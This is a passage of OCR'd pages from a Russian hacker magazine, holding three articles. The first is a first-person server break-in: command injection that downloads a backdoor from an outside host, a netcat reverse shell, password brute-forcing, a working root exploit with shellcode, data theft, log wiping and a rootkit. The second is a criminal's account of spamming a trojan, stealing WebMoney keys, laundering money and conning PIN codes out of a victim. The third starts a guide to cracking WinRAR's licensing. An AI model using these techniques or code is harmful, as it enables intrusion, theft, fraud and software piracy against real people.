Это было сделано для того, чтобы обойти фильтрацию: неугодный символ можно было легко заменить Perl-конструкцией chr(КОД_СИВОЛА), передав эту строку на выполнение интерпретатору Perl:

```
www.hackme.net/company/colleagues/whois.pl?image=`perl$IFS-e
$IFS"print$IFS.chr(39).wget$IFSinfectors-xoct.narod.ru.chr
(39).chr(47).connback.c$IFS.chr(45).O'.chr(47).'tmp'.chr(47).'connback.c.chr(39)"|`
```

Так я залил бэкдор и скомпилировал уже установленный GCC:

```
www.hackme.net/company/colleagues/whois.pl?image=`perl$IFS-
e$IFS"print$IFS.chr(39).gcc$IFSconnback.c$IFS.chr(45).$IFS.chr(47).tm
p.chr(47).connback.chr(39)"|`
```


Программа собралась удачно и я запустил ее, установив в бэкдоре 80 портов для подключения — чтобы строгий файрвол пропустил соединение. Затем я запустил на собственном дедике неткат на 80 порту и стал ждать коннекта:


```
nc -l -p 80
```

Бэкдор успешно соединился и я получил доступ к полноценной командной оболочке.

[дайте рута после брута] Получить шелл — значит получить и файл */etc/passwd*. Я достал файл паролей (*cat /etc/passwd*), установил уникальный брутфорсер Hydra от THC (об этом брутфорсе мы писали в январе) и начал брутфорсить пароли системных пользователей. Я сбрутфорсил всего два пароля, однако полученные учетные записи были ограничены по своим возможностям. Однако локальные привилегии — это уже большое дело, мои шансы на взлом резко возросли.

[неожиданный поворот событий] К моему сожалению, все history-файлы, которые я смог отыскать (.bash_history, .mysql_hisory), не дали мне ничего хорошего, зато я легко узнал полный путь к WWW-каталогу, прочитав httpd.conf. Вскоре я нашел *.inc-файл с настройками какой-то PHP-системы, в которой обнаружил информацию для соединения с базой данных MySQL. К MySQL эти пароли подошли, а вот на FTP и SSH меня с ними не пустили. Насколько я понял, администратор поставил на все сервисы разные пароли, что опять-таки свидетельствует в пользу его квалификации. Как я уже отмечал, на сервере стоял пропатченный Linux, версии системных демонов были также стабильными и казалось, что поднять привилегии невозможно. Но я не сдавался, и принялся досконально изучать систему. На сервере крутилась куча IDS — PortSentry, Chrootkit и Snort. Стоило быть поаккуратнее. Команда last -10 говорила о том, что админ регулярно появляется в системе. После просмотра процессов системы (ps -ax), я заметил один знакомый процесс — sysad3. Было такое ощущение, что я его где-то видел. И в самом деле, я уже встречал это приложение в одной из директорий сервера в виде исходника на C. Скачав себе сишник, я понял, что админ является кодером по совместительству. Он наколбасил самопальную утилиту, которая следила за состоянием системы, но была еще довольно-таки сырой. Читая исходный код этой утилиты, я нашел в ней баг — переполнение буфера, что явилось для меня неожиданностью. Однако все это могло дать неограниченные возможности в системе, поскольку программа была запущена под рутовыми привилегиями — оставалось написать грамотный шелл-код, и получить абсолютный доступ к системе.


поиск бажных скриптов на сайте ничем не увенчался


брутфорсер Hydra — прекрасный помощник в локальных взломах

[не дом и не улица] Давай вспомним, что же является главным фактором успеха в атаках на переполнение буфера? Правильно, корректная подмена адреса возврата, на тот, по которому лежит хакерский выполняемый код — например, функция на вызов командного интерпретатора с рутовыми привилегиями. Именно это и было моей целью. Сейчас я расскажу тебе, как мне удалось написать эксплойт для самопальной админской программы. Если buffer overflow — это пробел в твоих знаниях, то советую обратиться к соответствующему спецвыпуску Х. Первым делом, чтобы ты лучше представлял себе предмет разговора, я покажу тебе кусок уязвимого кода:

```
[бажный код bufove.c]

char *env;
char buf[100];
env = getenv("RAMOPTIME");
if ( env == NULL ) { return 0; }
sprintf(buf, "%s", env);
return 0;
```

Как легко понять, этот код читает переменную окружения RAMOPTIME при помощи функции getenv(), а затем записывает прочитанную строку в буфер buf (char buf[100]). Тут все просто, и уязвимость, что называется, налицо. Затем я записал в RAMOPTIME тысячу букв A (код 0x41) при помощи следующего кода:

```
[bufove2uze.c]

int main(int argc, char *argv[])
{
char buf[1000];
memset(buf, 0x41, 1000);
setenv("RAMOPTIME", buf, 1);
execl("env", "env", NULL);
}
```


core dump упавшего процесса

Собрав при помощи gcc на своей площадке эти программы, я выполнил их и убедился в том, что произошло переполнение: появилось стандартное для Unix сообщение — Segmentation fault (core dumped). Все, теперь настало время наколбасить эксплойт к этому приложению и получить рутовые права на атакуемой машине.

[шелл-код в смокинге] Не нужно быть гением лингвистики, чтобы понять: слова Segmentation fault (core dumped), обозначают, что произошло переполнение, и что на диск записан дамп памяти упавшего процесса. При помощи отладчика gdb можно открыть этот файл и получить некоторые дополнительные сведения:

```
$ gdb -core proc.core
Core was generated by `AAAA'.
Program terminated with signal 11, Segmentation fault.
warning: current_sos: Can't read pathname for load map: Input/output error
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
# 0 0x36333135 in ?? ()
// 0x36333135 — выдумано ;)
```

Далее мне понадобилось выяснить адрес возврата на шелл-код. Для этого я глянул регистр ESP:

```
x/100x $ESP
0xcffff1c0: 0x36333135 0x36333135 0x36333135 0x36333135
...
0xcffff310: 0x36333135 0x36333135 0x36333135 0x36333135 //Вот он!
```

Все, теперь мне осталось только написать эксплойт. Я довольно быстро наколбасил его, и сейчас покажу тебе этот простенький код:

```
[готовый эксплойт]

char shellinfector[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
int main(int argc, char *argv[])
{
long RET;
int i;
char buf[1000];
char *p;
RET = 0xcffff310;
p = buf;
memset(buf, 0x41, 1000+1-strlen(shellinfector));
sprintf(buf+1000+1-strlen(shellinfector), "%s", shellpre);
for ( i = 0; i <= 500; i+= 4 )
*(long*)(p+i) = RET;
setenv("RAMOPTIME", buf, 1);
execl("env", "env" , buf, NULL);
}
```

Здесь shellinfector — это машинный код, который выполняется с привилегиями текущего процесса, в моем случае — под рутом. Я просто запускал командный интерпретатор.

Дописав сплоит, я собрал его и запустил на ломаемой машинке, мгновенно получив абсолютные привилегии на сервере. Не долго размышляя, я при помощи locate отыскал требуемые документы, сжал их в один tgz-архив, слил их через httpd, потер логи и уже собирался забыть всю эту историю.

[закрепление позиций] Однако мне было жаль так просто покидать хорошую площадку, и я решил закрепить свои позиции. Я немного подкорректировал код chrootkit'a, чтобы он не видел моего бэкдора, и установил на взломанную машину SHV5:

```
./setup xakepqwerty 31337
```

Затем я снова почистил за собой все логи, поудалял временные файлы, проверил netstat-листы и свалил спать. Теперь у меня был отличный плацдарм для следующих сетевых атак, который я, конечно же, никогда не буду использовать, поскольку уважаю наше законодательство ;)

БУДЬ В i-mode



Ты войдешь в **новый интернет** быстрее, чем перевернешь эту страницу!



Нажми на кнопку...

...и ты в интернете!
Кнопка i-mode™ – это быстрый доступ к возможностям интернета в твоем мобильном телефоне. Почта, новости, афиша, погода, спорт, мелодии, картинки и многое другое. Теперь не нужно никаких настроек. Все просто: теперь твой новый телефон с кнопкой i-mode уже готов к работе!

Подробности в офисах МТС
и центрах мобильной связи СВЯЗНОЙ
www.imode.mts.ru www.svyaznoy.ru





Ход конем



 E2E4

 G3F5

ОДНИМ ИЗ САМЫХ ЭФФЕКТИВНЫХ И ПОПУЛЯРНЫХ МЕТОДОВ ПОЛУЧЕНИЯ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ ЯВЛЯЕТСЯ ПРОТРОЯНИВАНИЕ ПОЛЬЗОВАТЕЛЕЙ. И ХОТЬ БОЛЬШИНСТВО ЛЮДЕЙ СЧИТАЮТ ЭТОТ ПРИЕМ БАНАЛЬНЫМ И ДЕТСКИМ, ПРИ ИСПОЛЬЗОВАНИИ ЭФФЕКТИВНОГО ПРИВАТНОГО СОФТА ДАЖЕ САМЫЙ БЕЗДАРНЫЙ СЕТЕВОЙ ОТМОРОЗОК МОЖЕТ ЛЕГКО УПЕРЕТЬ ВСЕ ТВОИ ПАРОЛИ И ЭЛЕКТРОННЫЕ ДЕНЬГИ. ЧТОБЫ ПОКАЗАТЬ ТЕБЕ ОПАСНОСТЬ СОВРЕМЕННЫХ ТРОЯНОВ, MASTER-LAME-MASTER НАШЕЛ ОДНОГО ТАКОГО СЕТЕВОГО НЕГОДЯЯ, КОТОРЫЙ ПОВЕДАЛ О СВОИХ ЗАНЯТИЯХ СЕТЕВЫМИ ГРАБЕЖАМИ. ЧИТАЙ, И НЕ ПОПАДАЙСЯ | Master-lame-master

Троянный заработок сетевых отморозков

[хакерский арсенал] Однажды по счастливой случайности мне удалось достать приватный эксплойт к уязвимости COM Objects Instantiation для Internet Explorer (*www.securitylab.ru/poc/222225.php*). В отличие от показательных публичных релизов, этот сплоит действительно делал свое дело — фабриковал свирепый HTML-документ, после просмотра которого ослик послушно скачивал и запускал произвольный файл из инета. Что касается меня, то я давно занимаюсь различными махинациями и могу без труда впарить ссылку ушастому ламеру, чтобы посмотреть, какую инфу он хранит на своем компьютере. Но в данный момент мне хотелось чего-то большего, чем просто ламерский контент. Мой хороший знакомый, с которым мы вместе работаем, подогнал мне несколько e-mail-баз суммарным числом в 500000 русских почтовых адресов. По его словам, все эти базы он увел через взломанные форумы, на которых таился баг в нашумевшем модуле PHP-RPC. Глядя на все вышеописанное добро, ко мне пришла дельная мысль — проспамить на все эти адреса какую-нибудь левую ссылку, ведущую к HTML-документу моего нового троянца. Решение было классным, и я решил заняться этим темным дельцем. Однако прежде, чем приступать к наступлению, нужно было тщательно продумать механизм впаривания левой ссылки. Рекламировать виагру и средство для увеличения половых органов мне не хотелось — уж очень все это банально и недейственно. Ссылки на «секретные базы данных» также были изначально провальным вариантом, ведь каждому пользователю в день приходит по сотне троянцев, разосланных именно таким способом. Нужно было найти новый прием, который еще мало обкатан или не обкатан вообще. И я его нашел. Как-то раз я получил в свой ящик письмо с адреса *monica@postcard.ru*, в котором говорилось, что кто-то прислал мне поздравительную открытку. В теле письма находились две ссылки — одна, ведущая на скрипт получения открытки с ее номером, а вторая — на главную страницу сайта. Не знаю почему, но я решил кликнуть по второй — и был прав. Введя код открытки, я получил сообщение о том, что такого кода не существует. Этот факт заставил меня усомниться в политкорректности входящего письма. Посмотрев исходник HTML, я понял, что ссылка на получения посткарты подделана и ведет в неизвестное направление :). Данный приемчик я взял на заметку, а чтобы у пользователей не было выбора, я решил просто убрать ссылку на главную страницу из письма.

И вот наступил долгожданный момент. Настроив DarkMailer на виндовом дедике и подвязав к нему файл с проксиками, я нажал на Start. В течение определенного времени программа трудилась над рассылкой сообщений, и вот ей это удалось. С огромным нетерпением я стал дожидаться результата своей работы.

Сделаю небольшое лирическое отступление и расскажу о трояне, который скрывался за сфабрикованным документом. Эксплойт успешно транспортировал файл 1.exe на компьютер жертвы. Под этим име-нем находился продвинутый формграббер, который умел грабить все вбитые формы за определенный период, а также забирать с компьютера пароли, WM-ключи, сертификаты и прочие полезные вещи. Данный трой жил на зараженной машине ровно два дня, а затем сам себя уничтожал, перед смертью посылая заветные логи на мой e-mail. Таким образом, мне нужно было подождать всего двое суток, чтобы увидеть первые результаты атаки.



Текст статьи приводится as is, так как нам его прислал этот человек. Как на него реагировать — решать только тебе, всю ответственность за свои поступки несешь только ты сам.

ATTACK

[разбор полетов] Как и ожидалось, в течение двух-трех дней моя почта была завалена всяческими логами. Их, конечно, было не полмиллиона, но 200—300 машин мне точно удалось заразить. В журналах формграббера находилось много всякой ерунды — логи каких-то чатов, аккаунты на порносайты и, разумеется, пароли на почтовые ящики и FTP-сайты. Особенно мне запомнились два человека, которых мне удалось раздеть до нитки (ну и урод же ты! — прим. ред.). Об этих типах я расскажу тебе в красочных подробностях.

[просто Андрей] На третий день на почту упал лог о компьютере с именем Andrew. Судя по всему, его хозяин проживал в столице, так как машина имела московский айпишник. Лог занимал всего пару килобайт, но информация была довольно ценной — троянец успешно утащил kwm-ключ, три пароля на WWW-ресурсы, а также WM-идентификатор клиента. Я был полностью готов к операции «похищение WMZ».


Первым делом мне пришлось привести в исходный вид kwm-ключик. Он засылался в BASE64-кодировке, которую нужно было перевести в бинарный вид. Для этого я воспользовался online-декодером, который доступен на странице *www.motobit.com/util/ base64-decoder-encoder.asp*. Введя в форму зашифрованный текст, я выбрал тип Encode и назвал файл 1.kwm. По завершению операции, на моем HDD находился рабочий ключик WebMoney. Далее я запустил VPN-соединение и WM-keeper. В последнем ввел WMID, полученный троянцем, и пароль. Что касается пассворда, то я был уверен в его правильности, так как все отснифанные пароли были одинаковыми (keyboard — правда, хороший пароль? :)). Переварив первичные данные, кипер попросил указать файл ключей. «Всегда пожалуйста!», — сказал я, и скормил программе свеженький 1.kwm. Через полминуты WM-кипер сообщил, что вход удался, но, к несчастью, затребовал активацию. Я пока отложил этот этап, решив посмотреть, стоит ли игра свеч. Оказалось, что стоит, — на Z-кошельке находилось $1520. Кроме того, на рублевом счете было достаточно средств, чтобы сходить в элитный ресторан :). В общем, слюнки у меня потекли сразу после того, как я визуально оценил баланс.

Но, к сожалению, это все было read-only. Чтобы перевести баблос, нужно было ввести код активации. А для этого надо было иметь доступ к почте. Благодаря троянцу я получил логин и пароль к ящику на mail.ru, куда и направил свой браузер. Однако моя радость была недолгой — на Mail.ru мне сообщили, что аккаунт был зверски удален и предложили мне его восстановить. Я согласился и заново переслал код активации, но безуспешно. Тогда мне в голову пришла идея посмотреть детали аккаунта. И там я увидел совершенно другой e-mail, ведущий в домен третьего уровня *.net.ru (в интересах моего приятеля реальные адреса не разглашаются). Зайдя туда по WWW, я во второй раз разочаровался — домена не существовало. Первые мысли были не самыми оптимистичными, но все же я попробовал выполнить команду *host domain.net.ru* на моем linux-сервере. Результат показал, что домен существует, но частично :). A-записи для хоста не существовало, но MX-рекорд был. И вел на живой айпишник, где были запущены как POP, так и SMTP-сервис. Законнектившись на 110 порт, я попробовал авторизоваться в виде *user/pass*. Обломался. Попробовал еще раз, но в виде *user@domain/pass*. Вуаля! Сервер ответил, что для меня есть 10 новых сообщений, два из которых содержали коды активации.

Осталось вывести все финансы на мой кошелек. Делать это напрямую не очень хотелось — у владельца имелся персональный аттестат, поэтому он мог подать иск в арбитраж для дальнейших разбирательств. Я решил сделать немного по-другому. А именно, воспользовался услугами online-обменника, переведя все средства на e-gold идентификатор, похищенный мной у одного амера пару лет назад :). Затем перевел эти бабки уже через другой обменник к себе на кошелек. Надо сказать, что у меня имеются несколько идентификаторов, которые я регулярно меняю после каждой подобной транзакции. А рублевые финансы я оставил законному владельцу — я не жадный, пусть с горя пробухает их в элитном ресторане :).




Всего через неделю после моей рассылки на postcard.ru вывесили объявление о возможных вирусных атаках по E-mail. Увидеть его можно на главной странице.




На компакте ты найдешь софтинку DarkMailer для массовых рассылок по e-mail.

[карточный магнат Владимир] Этот лог выделялся сразу. Сплошь и рядом виднелись формы одного московского ресурса. Как оказалось, посвященного продаже PIN-кодов карт. Таких магазинов много: пользователь платит через Webmoney или другой системы и получает взамен PIN-код. Лог с именем «Владимир» показал, что обладатель компьютера принимает непосредственное участие в жизни интернет-магазина. Замаскировавшись, я зашел в админку магазина и обнаружил там различные сценарии администрирования. К моему сожалению, пожи-



описание злого бага



настраиваем DarkMailer

виться там было просто нечем. Базы PIN-кодов были недоступны, можно было разве что сделать дефейс, добавить новую карточку или изменить курс доллара. Этот расклад меня нисколько не устраивал, поэтому я стал детально анализировать логи. И мне встретился еще один замечательный ресурс под названием *www.mts.ru*. Как оказалось, Вовчик активно пользовался сервисом ISSA (Интернет Система Сервис Абонента), которая позволяла удаленно управлять лицевым счетом пользователя. Незамедлительно направив туда свой браузер, я успешно залогинился в системе. На счету у Владимира было 4 тысячи рублей, что еще раз доказывало принадлежность к интернет-магазину. Первое, что мне захотелось сделать — отправить детализацию звонков на почтовый ящик с целью ее изучения. Учитывая тормознутость МТС, деталька дошла до меня только через полчаса. Вовчик звонил на 3—4 номера, один из которых был самым распространенным. Как оказалось, этот мобильный принадлежал хозяину магазина Alex'у, его данные, включая этот телефон, были выложены в разделе «Контакты». В моей голове медленно созревал план захвата, который мог позволить разжиться несколькими телефонными карточками.

Благодаря логам у меня имелся акцесс на почтовый ящик пользователя. Пробив поиском по аське, я нашел UIN хозяина. Затем быстренько ретривнул пароль на почтовый ящик и оперативно получил его. Проверив статус уина тулзой USCA с *asechka.ru* (*http://usca.asechka.ru/download/usca2004.zip*), я убедился, что Вовчик не сидит в инвизибле, а действительно отключен. Только после этого я законнектился в аську. Контакт жертвы насчитывал порядка 60—70 уинов, добрая половина которых были в онлайне. Не успел я опомниться, как в асю постучался хозяин интернет-магазина с фразой: «Я добавил новую базу карт, будь внимателен :)». После этого мне захотелось грамотно развести Алексея на несколько пин-кодов. Вот, что из этого получилось:

декодируем ключ KWM

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1 Я подсмотрел и заюзал чужой нестандартный способ почтовой рассылки, в результате который на левые открытки повелись несколько сотен человек.

2 Возможности формграббера позволили мне завладеть чужим WMID'ом. Все потому, что он умел выдирать KWM-ключики, а также пионерить пароли от e-mail-ящиков.

3 Умение красиво общаться с незнакомцами, а также акцесс в систему ISSA помогли мне поживиться карточками MTS.

НАБОР ТРОЯНЩИКА

Для того чтобы успешно заниматься «троянским» бизнесом, тебе могут быть полезны следующие вещи:

1 Эксплойт для браузера. Обычно такие вещи приватные и покупаются на различных форумах за 200—300 WMZ. Будь внимателен и покупай только у доверенных лиц, иначе тебя могут жестко кинуть. Впрочем, в качестве альтернативы можно полоскать мозги по ICQ с просьбой скачать фотку обнаженной красотки. Но на этот прием уже мало кто ведется.

2 Формграббер или, собственно, троян, который высылает все полезные сведения на хакерский почтовый адрес. Покупается на тех же форумах, либо пишется самостоятельно. Но учти, что сигнатура у подобной штуковины должна быть уникальная и постоянно меняться, чтобы антивирусы не опознавали заразу.

3 Средство рассылки по e-mail или ICQ. Про ICQ-спам уже писали, поэтому софт у тебя наверняка имеется. Что касается e-mail спама, то могу от чистого сердца подарить тебе элитную программу DarkMailer. Этот эксклюзив ты найдешь на DVD-диске Хакера :).

4 VPN и безопасные проксики. Где их найти, ты уже знаешь :). А если не знаешь — перерывай прошлые выпуски Х.

5 Мозги и прямые руки. Это тебе понадобится при дальнейшем разводе людей или анализе логфайлов троянца.

Vova: Слушай, дай 3 карты МТС номиналом 20 в долг. Надо срочно пополнить баланс, а уже не купить :(.
Alex: Ok. Возьми из базы на сервере.
Vova: Доступа нет, я не из дома...
Alex: Что-то странно все как-то, позвони мне.

Опа! Жертва почуяла неладное и усомнилась в моей личности. Ладно, действуем по плану «Бэ». Я зашел в ISSA и воспользовался услугой отправки SMS. Текст был следующим:

«Алексей, это Владимир. Позвонить не могу, тут очень шумно. Плиз, дай карты».


И сразу после этого оформил добровольную блокировку телефона на месяц, чтобы Алекс ненароком не перезвонил реальному владельцу номера. Сразу после этих действий я продолжил развод.

Vova: Блин, завтра позвоню, все объясню. Попал в трудную ситуацию.
Alex: Да не проблема, вот 3 карты.

Далее шли долгожданные PIN-коды. Быстренько пополнив баланс на своей анонимной симке, я вышел из аськи и почистил почтовый ящик жертвы. Настроение улучшилось на порядок, ведь я получил все, что хотел от этого интересного лога.

[Happy End] Вот такие интересные люди живут в нашем мире. И эти два персонажа — не единственные, кого мне удалось развести на денежку. И все благодаря многофункциональному грабберу, за который я когда-то отдал 700WMZ. Найти подобный ты всегда можешь на различных хакерских форумах, например, на *www.xakepy.net*. Заранее говорю, что все имена в этой поучительной истории — вымысел, любое совпадение — случайность. И вообще, повторять мои трюки опасно для жизни :)

последствие почтовых рассылок



Пластырь для WinRAR

ВСЕ МЫ ЗНАЕМ О ВЕЛИКОМ ТВОРЕНИИ ЕВГЕНИЯ РОШАЛЯ, КОТОРОЕ МОЖЕТ ЗАПАКОВАТЬ И РАСПАКОВАТЬ ВСЕ И ВСЯ. НО ВОТ НЕЗАДАЧА — ЗА ТО, ЧТОБЫ АРХИВАТОР РАБОТАЛ КАК СЛЕДУЕТ И НЕ НАДОЕДАЛ ГНУСНЫМИ ОКОШКАМИ С ПРОСЬБАМИ ЗАПЛАТИТЬ ДЕНЕГ, НЕОБХОДИМО ЭТИХ САМЫХ ДЕНЕГ ОТВАЛИТЬ. НЕ ЗНАЮ КАК ТЕБЕ, НО МНЕ МОЕЙ СТИПЕНДИИ ДЛЯ ЭТОГО ЯВНО НЕ ДОСТАТОЧНО, И ПОЭТОМУ Я РЕШИЛ СХАЛЯВИТЬ, А ЗАОДНО И ПОТРЕНИРОВАТЬ СВОИ МОЗГИ. ОКАЗАЛОСЬ, ЧТО КРЭКНУТЬ WINRAR — ПРОЩЕ ПРОСТОГО! СЕЙЧАС РАССКАЖУ, КАК Я ЭТО СДЕЛАЛ | Максим Федотов aka bl1n (bl1n@mail.ru)

Взлом популярного архиватора — это очень легко!

[зачем платить?] В самом деле, так ли уж нужно регистрировать WinRar, чем же он так надоедает? На самом деле, программа довольно либерально работает: даже на истекшем триале она не лишается функциональности. Однако каждый раз в течение 30 дней при запуске винрара появляется надпись о том, что ты не удосужился заплатить денежку. От этого, однако, развивается недюжинный комплекс неполноценности, который бьет по моей шаткой психике как молот по наковальне, ведь если я не заплачу денег, после 40 дней использования программы, софтина начнет доставать меня нагами — окошками с мольбами о регистрации! В общем, отвратительно себя ведет эта программа. Поэтому я и расскажу грустную историю ее взлома. Конечно, в чисто образовательных целях.

[что нам понадобится] Для плодотворной воспитательной работы нам потребуется дизассемблер w32dasm, патчер Codefusion, отладчик ollydbg, шестнадцатеричный редактор, вроде heiw, и какой-нибудь пристойный редактор ресурсов (скажем, reshacker или peid). Сейчас я расскажу, каким образом мне удалось поломать WinRar, и опишу логику своих рассуждений.


[let's go] Первым делом я запустил peid и открыл exe'шник winrar. Оказалось, что программа ничем не запакована и вдобавок написана на С — идеальный вариант для меня. Свои опыты я решил начать с того, чтобы избавиться от нагов и убирать надпись «Незарегистрированная версия». Для этого я запустил Olly и открыл в нем WinRar. Затем я установил брэк (breakpoint) на функцию, вызывающую наг:




Твой любимый журнал не устает напоминать своим любимым читателям, что за свои любимые дела можно попасть в нелюбимые нами места. Осторожнее там с местными обитателями :(. А лучше всего — не делай ерунды и не нарушай законов своей страны.



http://cracklab.ru/download/get.php?g=72 — ollydbg
http://cracklab.ru/download/get.php?g=5 — hiew
http://cracklab.ru/download/get.php?g=23 — restorator
http://www.cheatsmaximal.net/download/tools/patch/codefs30.zip — codefusion



наги в действии



pid может рассказать тебе много полезного о проге

DIALOGBOXPARAM — ВЫДЕРЖКА ИЗ СПРАВОЧНИКА

function DialogBoxParam(Instance, THandle; TemplateName: PChar; Parent: HWnd; DialogFunc: TFarProc; InitParam: Longint): Integer.

Создает блок модального диалога, определенного TemplateName, и перед тем, как отображать диалог, посылает сообщение wm_InitDialog. Также позволяет передавать начальный параметр функции обратного вызова.
Есть следующие аргументы:
•*Instance*. Экземпляр модуля, исполнимый файл которого содержит шаблон блока диалога.
•*TemplateName*. Имя шаблона блока диалога (заканчивающееся пустым символом).
•*Parent*. Окно владельца.
•*DialogFunc*. Адрес экземпляра процедуры функции диалога.
•*InitParam*. Передается в параметре lParam сообщения wm_InitDialog.

Функция возвращает параметр nResult процедуры EndDialog и -1 в случае, если диалог не может быть создан. Функция находится в файле user32.dll

Bpx DialogBoxParamA

Здесь DialogBoxParamA — это имя функции, показывающей окошко с просьбой о регистрации. Теперь нужно запустить программу и ожидать, что ее выполнение прервется как раз при вызове контролируемой функции. Давим на enter, жмем f9 и все получается в точности так, как мы планировали, на адресе 00440f6e мы вваливаемся в Olly и видим там такой код:

[код, вызывающий процедуру показа нага]

```
00440F56  .6A 00            PUSH 0; /lParam = NULL
00440F58  .68 F44F4400      PUSH WinRAR.00444FF4
00440F5D  .FF35 1C164B00    PUSH DWORD PTR DS:[4B161C]
00440F63  .68 E15F4900      PUSH WinRAR.00495FE1
00440F68  .FF35 E0F94900    PUSH DWORD PTR DS:[49F9E0]
